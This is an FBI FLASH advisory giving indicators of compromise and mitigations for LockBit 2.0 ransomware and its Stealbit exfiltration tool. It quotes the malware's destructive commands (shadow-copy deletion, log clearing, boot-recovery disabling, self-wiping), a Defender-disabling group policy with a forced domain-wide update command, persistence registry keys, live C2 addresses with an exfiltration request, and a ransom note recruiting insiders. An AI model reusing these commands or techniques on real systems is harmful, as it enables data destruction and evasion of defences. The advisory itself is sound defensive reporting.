TLP:WHITE

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION • CYBER DIVISION

4 February 2022

FLASH Number

CU-000162-MW

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients to protect against cyber threats. This data is provided in order to help cyber security professionals and system administrators to guard against the persistent malicious actions of cyber actors. This FLASH was coordinated with DHS/CISA.

This FLASH has been released **TLP:WHITE**

WE NEED YOUR HELP! If you identify any suspicious activity within your enterprise or have related information, please contact your local FBI Cyber Squad immediately with respect to the procedures outlined in the Reporting Notice section of this message.

**Note: By reporting any related information to FBI Cyber Squads, you are assisting in sharing information that allows the FBI to track malicious actors and coordinate with private industry and the United States Government to prevent future intrusions and attacks.*

Indicators of Compromise Associated with LockBit 2.0 Ransomware

Summary

LockBit 2.0 operates as an affiliate-based Ransomware-as-a-Service (RaaS) and employs a wide variety of tactics, techniques, and procedures (TTPs), creating significant challenges for defense and mitigation. LockBit 2.0 ransomware compromises victim networks through a variety of techniques, including, but not limited to, purchased access, unpatched vulnerabilities, insider access, and zero day exploits.

After compromising a victim network, LockBit 2.0 actors use publicly available tools such as Mimikatz to escalate privileges. The threat actors then use both publicly available and custom tools to exfiltrate data followed by encryption using the Lockbit malware. The actors always leave a ransom note in each affected directory within victim systems, which provides instructions on how to obtain the decryption software. The ransom note also threatens to leak exfiltrated victim data on the LockBit 2.0 leak site and demands a ransom to avoid these actions.

In July 2021, LockBit 2.0 released an update which featured the automatic encryption of devices across windows domains by abusing Active Directory group policies. In August 2021, LockBit 2.0 began to advertise for insiders to establish initial access into potential victim networks, while promising a portion of the proceeds from a successful attack. LockBit 2.0 also developed a Linux-based malware which takes advantage of vulnerabilities within VMWare ESXi virtual machines.

Technical Details

LockBit 2.0 is best described as a heavily obfuscated ransomware application leveraging bitwise operations to decode strings and load required modules to evade detection. Upon launch, LockBit 2.0 decodes the necessary strings and code to import the required modules followed by determining if the process has administrative privileges. If privileges are not sufficient, it attempts to escalate to the required privileges. Lockbit 2.0 then determines the system and user language settings and only targets those not matching a set list of languages that are Eastern European. If an Eastern European language is detected, the program exits without infection. As infection begins, Lockbit 2.0 deletes log files and shadow copies residing on disk. Lockbit 2.0 enumerates system information to include hostname, host configuration, domain information, local drive configuration, remote shares, and mounted external storage devices. Lockbit 2.0 attempts to encrypt any data saved to any local or remote device but skips files associated with core system functions. Once completed, Lockbit 2.0 deletes itself from disk and creates persistence at startup.


Prior to encryption, Lockbit affiliates primarily use the Stealbit application obtained directly from the Lockbit panel to exfiltrate specific file types. The desired file types can be configured by the affiliate to tailor the attack to the victim. The affiliate configures the application to target a desired file path and, upon execution, the tool copies the files to an attacker-controlled server using http. Due to the nature of the affiliate model, some attackers use other commercially available tools such as rclone and MEGAsync to achieve the same results. Lockbit 2.0 actors often use publicly available file sharing services including, privatlab[.]net, anonfiles[.]com, sendspace[.]com, fex[.]net, transfer[.]sh, and send.exploit[.]in. While some of these applications and services can support legitimate purposes, they can also be used by threat actors to aid in system compromise or exploration of an enterprise.

Indicators

The indicators of compromise (IOCs) and malware characteristics outlined below were derived from field analysis and the following samples are as of February 2022.


Language check:

Language Codes				
2092	1068	1067	1059	1079
1087	1088	2073	1049	1064
1090	2115	1091		




```
  _GetSystemDefaultUILanguage = (int)v10;
LABEL_29:
  v22 = v10();
  if ( v22 != 2092
    && v22 != 1068
    && v22 != 1067
    && v22 != 1059
    && v22 != 1079
    && v22 != 1087
    && v22 != 1088
    && v22 != 2073
    && v22 != 1049
    && v22 != 1064
    && v22 != 1090
    && v22 != 2115
    && v22 != 1091
```

Figure 1 - Language List



```
EAX 75E93BC0 ↳ KERNEL32.DLL:kernel32_ExitProcess
```

Figure 2 - Exit Process



0418	1048	ro-RO	Romanian – Romania
0419	1049	ru-RU	Russian – Russia
041A	1050	hr-HR	Croatian – Croatia

Figure 3 - Russian Language

Command Line Activity:

The activity below provides a listing of all observed command line activity during execution:

Recorded Commands
cmd.exe /c vssadmin Delete Shadows /All /Quiet *Description: Deletes Shadow Copies*
cmd.exe /c bcdedit /set {default} recoveryenabled No *Description: Disables Win 10 recovery*
cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures *Description: Ignore boot failures*
cmd.exe /c wmic SHADOWCOPY /nointeractive *Description: This command has an invalid syntax and errors out*
cmd.exe /c wevtutil cl security *Description: Deletes security log*
cmd.exe /c wevtutil cl system *Description: Deletes system log*

Recorded Commands
cmd.exe /c wevtutil cl application *Description: Deletes application log*
cmd.exe "C:\Windows\System32\cmd.exe" /C ping 127.0.0.7 -n 3 >Nul&fsutil file setZeroData offset=0 length=524288 "C:\Users\fred\Desktop\Lsystem-234-bit.exe" & Del /f /q "C:\Users\fred\Desktop\Lsystem-234-bit.exe" *Description: Wipes and deletes itself*
cmd.exe "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no *Description: Lockbit 2.0 deletes all shadow copies on disc to prevent data recovery*

Registry Keys
Created - UAC Bypass
Key: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\ICM\Calibration
Value: Display Calibrator
Data: <LockBit 2.0 Ransomware path>
Created - LockBit 2.0 Wallpaper Change
Key: HKEY_CLASSES_ROOT\Lockbit\shell\Open\Command
Data: "C:\Windows\system32\mshta.exe" "C:\Users\<username>\Desktop\LockBit_Ransomware.hta"
Key: HKEY_CLASSES_ROOT\Lockbit\DefaultIcon
Data: C:\Windows\<First 6 characters of LockBit 2.0 Decryption ID>.ico
Created - Persistence
Key: HKEY_CURENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\{GUID}
Data: C:\Users\<Username>\Desktop\LockBit_Ransomware.hta
Data: <LockBit 2.0 Ransomware path>
Created - Encryption
Key: HKEY_CURRENT_USER\Software\< LockBit 2.0 ID >\Private
Key: HKEY_CURRENT_USER\Software\< LockBit 2.0 ID >\Public
Created - LockBit 2.0 Icon Location
Key: HKEY_LOCAL_MACHINE\Software\Classes\.lockbit\DefaultIcon
Created / Modified - LockBit 2.0 Desktop
KEY: HKEY_CURRENT_USER\Control Panel\Desktop
String Value: %APPDATA%\Local\Temp\<LockBit 2.0 wallpaper>.tmp.bmp
String Value: TitleWallpaper=0
String Value: WallpaperStyle = 2

Files Created
C:\Users\<Username>\Desktop\LockBit_Ransomware.hta - **LockBit 2.0 hta File**
C:\Windows\SysWOW64\<First 6 characters of Decryption ID>.ico - **LockBit 2.0 Icon**
C:\Users\<username>\AppData\Local\Temp\<LockBit 2.0 wallpaper> .tmp.bmp - **LockBit 2.0 Wallpaper**


Group Policy Update – Windows Defender Disable
[General]
Version=%s
displayName=%s
[Software\Policies\Microsoft\Windows Defender;DisableAntiSpyware]
[Software\Policies\Microsoft\Windows Defender\Real-Time Protection;DisableRealtimeMonitoring]
[Software\Policies\Microsoft\Windows Defender\Spynet;SubmitSamplesConsent]
[Software\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\UX Configuration;Notification_Suppress]
PowerShell Command – Force GPO Policy
powershell.exe -Command “Get-ADComputer -filter * -Searchbase ‘%s’ | foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}”

Anti-Recovery Command
C:\Windows\System32\cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no

LockBit 2.0 Extension
.lockbit

LockBit 2.0 Ransom Note
Restore-My-Files.txt

LockBit 2.0 Wallpaper



LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!


All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.

Figure 4 - Wallpaper

Hidden debug / Status Window:

Lockbit 2.0 Status / Debug Window is activated when Shift + F1 is pressed. This window is available during the initial infection and provides real time information on process, status of user data destruction and encryption.



Active: 1001 Completed: 19309

Location	Used	Total	Complete	Disk use
C:\	19.1 GB	79.5 GB		
Z:\	384 MB	466 MB	0	

```
[16:02:00]  -  --- LockBit Ransomware 2.0 ---
[16:12:06]  -  [+] Process created with admin rights
[18:35:24]  -  Found volume \\?\Volume{d7e47829-0000-0000-0000-100000000000}\ on \Device\HarddiskVolume1
[18:35:24]  -  Found volume \\?\Volume{d7e47829-0000-0000-0000-b0e213000000}\ on \Device\HarddiskVolume2
[18:35:24]  -  Volume \\?\Volume{d7e47829-0000-0000-0000-b0e213000000}\ mounted to Z:\
[18:35:24]  -  Found volume \\?\Volume{fce79ce0-b01f-11e6-b968-806e6f6e6963}\ on \Device\CdRom0
[18:35:24]  -  [+] AES-NI enabled
[18:35:24]  -  [+] Generate session keys
[18:35:25]  -  Service vss stopped
[18:35:39]  -  Volume Shadow Copy & Event log clean
[18:35:41]  -  Scan done, waiting handles...
```


Figure 5 - Screen Capture of Hidden Window

Stealbit

Analysis determined Stealbit is a heavily obfuscated application that uses bitwise operations to build strings and load required modules. The recorded behaviors and characteristics are outlined below, as of February 2022.


Example String decode routine used throughout Lockbit 2.0 and its associated programs:
IPs are decoded starting with the following bytes which are ANDed by the count stored in ECX.

Key:0xF8 0x72 0x12 0x13 0xA6 0x25 0x3C 0xE3 0xF9 0x91 0x2E 0x18 0x20 0x22 0x76



```
.data:0040E240 45                          IP_Decode_Key_start db 45h
.data:0040E241 F8                          db 0F8h ; ø
.data:0040E242 72                          db  72h ; r
.data:0040E243 12                          db  12h
.data:0040E244 13                          db  13h
.data:0040E245 A6                          db 0A6h ; ¦
.data:0040E246 25                          db  25h ; %
.data:0040E247 3C                          db  3Ch ; <
.data:0040E248 E3                          db 0E3h ; ã
.data:0040E249 F9                          db 0F9h ; ù
.data:0040E24A 91                          db  91h ; ʿ
.data:0040E24B 2E                          db  2Eh ; .
.data:0040E24C 18                          db  18h
.data:0040E24D 20                          db  20h
.data:0040E24E 22                          db  22h ; "
.data:0040E24F 76                          db  76h ; v
```


Figure 6 - Encoded IP Address



```
__decode_IP:
mov     eax, ecx
and     eax, 0Fh        ; Key counter. Key is Char[16]. resets to 0 when cx is F
mov     al, IP_Decode_Key_start[eax] ; decoding the IP addresses
xor     byte ptr dword_40E250[ecx], al ; XOR: Dword(in position of ECX) Xor (al AND 0Fh)
inc     ecx             ; IPs XORed with al incremented and "ANDed"
cmp     ecx, 7Ch ; '|'  ; Loop counter ends at 7Ch
jb      short __decode_IP
```

Figure 7 – Example String Decode Routine, Specifically Used for IPs

IP Addresses			
139.60.160.200	93.190.139.223	45.227.255.190	193.162.143.218
168.100.11.72	93.190.143.101	88.80.147.102	193.38.235.234
174.138.62.35	185.215.113.39	185.182.193.120	



```
040E240  45 F8 72 12 13 A6 25 3C  E3 F9 91 2E 18 20 22 76  Eør..¡%<au˙..· v
040E250  00 00 00 00 00 00 00 00  5A 4B 33 35 38 00 39 33  ........ZK358.93
040E260  2E 31 39 30 2E 31 34 33  2E 31 30 31 00 00 00 00  .190.143.101....
040E270  00 00 00 00 31 33 39 2E  36 30 2E 31 36 30 2E 32  ....139.60.160.2
040E280  30 30 00 00 00 00 00 00  00 00 31 39 33 2E 31 36  00........193.16
040E290  32 2E 31 34 33 2E 32 31  38 00 00 00 00 00 00 00  2.143.218.......
040E2A0  31 39 33 2E 33 38 2E 32  33 35 2E 32 33 34 00 00  193.38.235.234..
040E2B0  00 00 00 00 00 00 34 35  2E 32 32 37 2E 32 35 35  ......45.227.255
040E2C0  2E 31 39 30 00 00 00 00  00 00 00 00 0F 00 00 00  .190............
```

Figure 8 – IPs Decoded During Runtime

Stealbit URL Example
hxxp://185.182.193.120/06599379103BD9028AB56AE0EBED457D0

Network Indicators
After a host establishes a connection to one of the command and control servers, a HTTP PUT request with hexadecimal value and a length of 32 or 33 characters is sent to the command and control server.
For example, PUT /06599379103BD9028AB56AE0EBED457D0 HTTP/1.1.

Self-Delete Command
ping 127.0.0.7 –n 7 > Nul & fsutil file setZeroData offset=0 length=<Stealbit file size>< Stealbit file path > & Del /f /q <Stealbit executable>

Named Pipe
STEALBIT-MASTER-PIPE

Information Requested:

The FBI is seeking any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with the threat actors, Bitcoin wallet information, the decryptor file, and/or a benign sample of an encrypted file. The FBI does not encourage paying ransoms. Payment does not guarantee files will be recovered. It may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. However, the FBI understands that when victims are faced with an inability to function, all options are evaluated to protect shareholders, employees and customers. Regardless of whether you or your organization have decided to pay the ransom, the FBI urges you to promptly report ransomware incidents to your local field office and/or file a complaint on www.ic3.gov. Doing so provides the FBI with critical information needed to prevent future attacks by identifying and tracking ransomware attackers and holding them accountable under US law.

Recommended Mitigations:

FBI recommends network defenders apply the following mitigations to reduce the risk of compromise by LockBit 2.0 ransomware:

- **Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to have strong, unique passwords.** Passwords should not be reused across multiple accounts or stored on the system where an adversary may have access. Note: Devices with local administrative accounts should implement a password policy that requires strong, unique passwords for each individual administrative account.
- **Require multi-factor authentication** for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems.
- **Keep all operating systems and software up to date**. Prioritize patching known exploited vulnerabilities. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats.
- **Remove unnecessary access to administrative shares**, especially ADMIN$ and C$. If ADMIN$ and C$ are deemed operationally necessary, restrict privileges to only the necessary service or user accounts and perform continuous monitoring for anomalous activity.
- **Use a host-based firewall** to only allow connections to administrative shares via server message block (SMB) from a limited set of administrator machines.
- **Enable protected files in the Windows Operating System** to prevent unauthorized changes to critical files.

Adversaries use system and network discovery techniques for network and system visibility and mapping. To limit an adversary from learning the organization's enterprise environment, limit common system and network discovery techniques by taking the following actions:

- **Segment networks** to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement.
- **Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool.** To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host.

- **Implement time-based access for accounts set at the admin level and higher**. For example, the Just-in-Time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model). This is a process where a network-wide policy is set in place to automatically disable admin accounts at the AD level when the account is not in direct need. When the account is needed, individual users submit their requests through an automated process that enables access to a system, but only for a set timeframe to support task completion.
- **Disable command-line and scripting activities and permissions**. Privilege escalation and lateral movement often depend on software utilities that run from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally.
- **Maintain offline backups of data**, and regularly maintain backup and restoration. This practice will ensure the organization will not be severely interrupted, have irretrievable data.
- **Ensure all backup data is encrypted, immutable** (i.e., cannot be altered or deleted) and covers the entire organization's data infrastructure.

Additional Resources

For additional resources related to the prevention and mitigation of ransomware, go to https://www.stopransomware.gov as well as the CISA-Multi-State Information Sharing and Analysis Center (MS-ISAC) Joint Ransomware Guide. Stopransomware.gov is the Government's official one-stop location for resources to tackle ransomware more effectively.

CISA's Ransomware Readiness Assessment (RRA) is a no-cost self-assessment based on a tiered set of practices to help organizations better assess how well they are equipped to defend and recover from a ransomware incident.

CISA offers a range of no-cost cyber hygiene services to help critical infrastructure organizations assess, identify, and reduce their exposure to threats, including ransomware. By requesting these services, organizations of any size could find ways to reduce their risk and mitigate attack vectors.


Reporting Notice

The FBI encourages recipients of this document to report information concerning suspicious or criminal activity to their local FBI field office. With regards to specific information that appears in this communication; the context, individual indicators, particularly those of a non-deterministic or ephemeral nature (such as filenames or IP addresses), may not be indicative of a compromise. Indicators should always be evaluated in light of your complete information security situation.

Field office contacts can be identified at www.fbi.gov/contact-us/field-offices. When available, each report submitted should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact.

Administrative Note

This product is marked **TLP:WHITE**. Subject to standard copyright rules, the information in this product may be shared without restriction.



Your Feedback Regarding this Product is Critical

Was this product of value to your organization? Was the content clear and concise? Your comments are very important to us and can be submitted anonymously. Please take a moment to complete the survey at the link below. Feedback should be specific to your experience with our written products to enable the FBI to make quick and continuous improvements to such products. Feedback may be submitted online here:

https://www.ic3.gov/PIFSurvey

Please note that this survey is for feedback on content and value only. Reporting of technical information regarding FLASH reports must be submitted through your local FBI office.